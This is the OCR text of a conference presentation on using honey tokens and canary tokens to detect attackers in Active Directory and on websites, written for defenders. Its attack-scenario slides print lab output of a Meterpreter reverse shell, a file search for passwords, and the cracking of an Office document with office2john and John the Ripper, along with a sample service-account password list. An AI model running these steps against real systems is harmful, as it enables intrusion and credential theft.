Hey Active directory, got some honey

DOMENICO “MICKEY” PERRE

TECHNICAL ACCOUNT MANAGER - SPLUNK

Disclaimer

During the course of this presentation, I will make forward looking statements that are outright lies. I advise you to repeat what I say and but tell‘em ACSC told me so…. If at any point during the presentation you sense that I am lying, I probably am. All opinions are my wifes, I have no opinions. The statements that I make in this presentation are of the same value of the aftershave ‘Sex Panther’ illegal in 9 countries, stings the nostrils and 60% of the time works every time….

Overview

Introduction

Honey * overview

Canary Tokens

Attack / Defense Scenario

Questions

Personal Introduction

Domenico Perre – AKA “Mickey” – Technical Account Manager

GIAC Advisory Board Member

GSEC, GCIH, GWAPT, CCNA

Part time curmudgeon – working on full time employment!

Currently trying harder “OSCP”

Enjoy scripting and threat hunting

Rare blogger

Hate buzz words!

Why this talk?

Compromise is eventual, the ability to detect and respond is imperative


- *Prevention is ideal, Detection is a must*

Noise reduction

- Fewer false positives
- A too late warning system

Modern defenses **ARE** being bypassed

- Application whitelisting bypasses are dime in a dozen (Attack tools are part of the OS)
- Web applications are not being tested as frequently as they should be



What you will get out of this talk?

My sacred presentation oath.

- Thou shalt provide steps that are easy to implement
- Thou shalt provide value to the audience
- Thou shalt not be a part of the false positive storm

A flexible approach to creating honey tokens.

Assumptions

Basic understanding of the following:

- Active Directory
- Windows
- Web Services
- HTML Language
- Techniques and tools of attackers

That you have an enterprise method of alerting on machine data (event logs / web logs etc)

Honey * Overview

Honey Pot: A honeypot is a computer security mechanism set to detect, deflect, or, in some manner, counteract attempts at unauthorised use of information systems.

Honeypot vs honey token

- Honey pot traditionally is an operating system that allows an attacker to interact with some service that is fake.
- Honey Token – an object on any device that is able to trigger an alert.
- Both should alert you on connections/hits/triggers

Deception Technologies = Honey* = Buzz word

External vs Internal Honey Token

Put Simply…

External can be queried or contacted from the internet.

Internal can only be queried or contacted from inside your domain / environment.

What makes a great honey token?

Requires more than one interaction to trigger. (External)

Has a low false positive rate


Is enticing enough to target

Should look like a misconfiguration

Can be monitored and responded to.

Is free!

DOES NOT INTRODUCE VULNERABILITIES!!



Canary Tokens

Canary tokens allow you to place call back code that notifies you of any opens / accesses to a file/email/web url or even MSSQL / mySQL table.

ARE FREE!!!!

Links:

http://canarytokens.org/generate


https://github.com/thinkst/canarytokens


If I was bad what would I do???

Attack Scenario

Recon

In this phase I am going to probe your publically accessible services for vulnerabilities and weaknesses. Including target profiling.





Recon

In this phase I am going to probe your publically accessible services for vulnerabilities and weaknesses. Including target profiling.

Post Compromise


In this phase I have compromised an account and I am trying to elevate my privileges

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 172.16.119.132:443
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 172.16.119.128
[*] Meterpreter session 1 opened (172.16.119.132:443 -> 172.16.119.128:4677) at 2017-02-27 07:43:50 +1100

meterpreter > shell
Process 3064 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files>whoami
whoami
conf2016\jbloggs
```





Post Compromise

In this phase I have compromised an account and I am trying to elevate my privileges

Post Compromise

In this phase I have compromised an account and I am trying to elevate my privileges





Post Compromise

In this phase I have compromised an account and I am trying to elevate my privileges

Post Compromise

1

```
Z:\>dir /s *pass*
dir /s *pass*
 Volume in drive Z has no label.
 Volume Serial Number is 8E79-2BB1

 Directory of Z:\

27/02/2017  08:24 AM    <DIR>          Passwords
               0 File(s)              0 bytes

 Directory of Z:\Passwords

27/02/2017  08:27 AM            21,504 PasswordList.docx
               1 File(s)         21,504 bytes

     Total Files Listed:
               1 File(s)         21,504 bytes
               1 Dir(s)  22,351,155,200 bytes free
```

2

```
root@kali:~/Desktop# python office2john.py PasswordList.docx
PasswordList.docx:$office$*2013*100000*256*16*250ab30f3838745d9e98fc556df0a18d*a
3caad616831ef22552dc10d167ff775*1c6b576236aad57620cf4d644964564bc30ae001058cf444
1c264be12dda6a33
```

3

```
root@kali:~/Desktop# cat passwordlist_hash.txt
$office$*2013*100000*256*16*250ab30f3838745d9e98fc556df0a18d*a3caad616831ef22552
dc10d167ff775*1c6b576236aad57620cf4d644964564bc30ae001058cf4441c264be12dda6a33
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt passwordli
st_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 SSE2 4x2 / SHA512 1
28/128 SSE2 2x AES])
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:49 DONE (2017-02-27 15:19) 0.02014g/s 28.36p/s 28.36c/s 28.36C/s fres
ita..tagged
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

In this phase I have compromised an account and I am trying to elevate my privileges

Post Compromise

In this phase I have compromised an account and I am trying to elevate my privileges

Contents of Password.docx

Targetdomain.com Enterprise Passwords list.

This is the master password list of Targetdomain.com. When you edit the file make sure you put your username, the date and what was changed.

Modified: SSmith 15/01/2017 – Updated App Tier Passwords
Modified: JBloggs 23/09/2016 – Reset VSphere Password
Modified: SParker 1/08/2016 – Created and added Web Tier Password
Modified: KKing 28/07/2016 – Reset password svcLdap
Modified: SSmith 14/07/2016 – Reset svc_domain_restore password

Username	Password
svc_domain_restore	6S0b6LgX@z3n
svcApptier1	!3r7@EIFhoa1
svcApptier2	#d$2nXgEX38$
svcBackup	7$^2uTcMa&2e
svcldap	4B^7rH%piujj
svcSCCM	Muw5^Tr2*lZv
svcScom	t0q!*PD5I9dT
svcvSphere	@46sy8cn#J6S
svcWebTier1	Z3^902jT@OqR
svcWebTier1	9Q&2cviX9AR@

Attack Recap

- A potential RCE vulnerability on website found
- List of emails was recovered from public sources
- Dump of all user accounts on target network
- Reviewed privileged accounts
- Identified an cracked an encrypted word document with potential credentials.

Defense

Lets move to the defensive side now.

Explanation overview

What: What is the honey token and its purpose

Why: Why would it be interesting to an attacker

Assumed Process: The assumed process that an adversary would take through your network

How: How do we monitor it

Real World: What kind of False Positives may you see

External Honey Token – Web Command

What: A web command site that is not in the sitemap, is not linked to from any URL in your website. However is shown as disallow in robots.txt.

Why: The token is going to mimic a web command execution page.


Assumed Process:

- Attacker visits robots.txt, notices disallow for /admin_ce_healthcheck.html
- Attacker visits admin_ce_healthcheck.html
- Notices a form input with a password field and submit button.
- This form input will perform a get request to /admin_ce_results.html that has no purpose.

How:
Basic - Monitoring 200 hits to /admin_ce_healthcheck.html
Advanced - Monitor 200 hits on /admin_ce_results.html with a referrer of/ admin_ce_healthcheck.html

Real World: Some bots do not honor disallow in robots.txt so you may see access from these in your web logs. Looking for repetitive requests from the same IP can reduce your FP's

Example / How To



External Honey Token – Fake SMTP Address

What: An email address that is used as a spam catcher / fake phishing detector

Why: The email address could make the attacker believe that the developer email would end up being opened by a person with a position of trust

Assumed Process:

- Attacker runs 'the harvester' collects email from the domain.
- Sends a phishing email to the email you have created 'dev_webteam@yourorganisation.com.au'

